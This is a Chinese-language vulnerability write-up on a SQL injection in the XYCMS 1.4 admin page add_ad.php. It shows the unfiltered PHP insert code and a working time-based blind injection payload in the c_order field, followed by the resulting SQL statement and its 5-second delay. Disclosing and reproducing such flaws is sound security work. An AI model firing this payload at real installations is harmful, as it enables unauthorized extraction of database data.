#xycms add_ad.php sql注入漏洞

# 漏洞简介:

XYCMS原名为南京XYCMS企业建站系统，所设计的版本分为动态版和静态版。 XYCMS（PHP版）1.4版本 add_ad.php 页面存在 sql注入漏洞

##漏洞分析 看`www/admin/add_ad.php`文件 149行

```
<?php
//返回字符串（正在使用）
if($_GET["act"]==ok){
    $siteinfo = array(
        'title'=>$_POST['title'],
        'ad_bs'=>$_POST['ad_bs'],
        'c_id' => $_POST['c_id'],
        'link_url' => $_POST['link_url'],
        'link_img' => $_POST['link_img'],
        'link_file' => $_POST['link_file'],
        'link_w' => $_POST['link_w'],
        'link_h' => $_POST['link_h'],
        'c_order' => $_POST['c_order'],
        'c_date' => strtotime($_POST['c_date'])
        );
    $db->insert("xy_ads", $siteinfo);
    $db->close();
    echo "<script language='javascript'>";
    echo "alert('恭喜您,广告内容添加成功!');";
    echo " location='manage_ad.php';";
    echo "</script>";
}
?>
```


这里发现 `siteinfo` 里面的参数没有进行任何过滤，直接post请求带入数据库查询，导致sql注入。

# 漏洞复现

payload:

post: `http://localhost/admin/add_ad.php?act=ok`

```
c_id=0&title=sql&ad_bs=sql&link_img=&link_file=&link_w=&link_h=&link_url=sql&c_order=1' AND (select if(mid(user(),1,1)='r',sleep(5),0)),'1')#&c_date=2017-06-20
```




信息 概况 状态

[SQL]INSERT INTO xy_ads(title,ad_bs,c_id,link_url,link_img,link_file,link_w,link_h,c_order,c_date) VALUES('sql','sql','0','sql','','','','','1' AND (select if(mid(user(),1,1)='r',sleep(5),0)),'1')#','1497888000')

受影响的行: 1
时间: 5.002s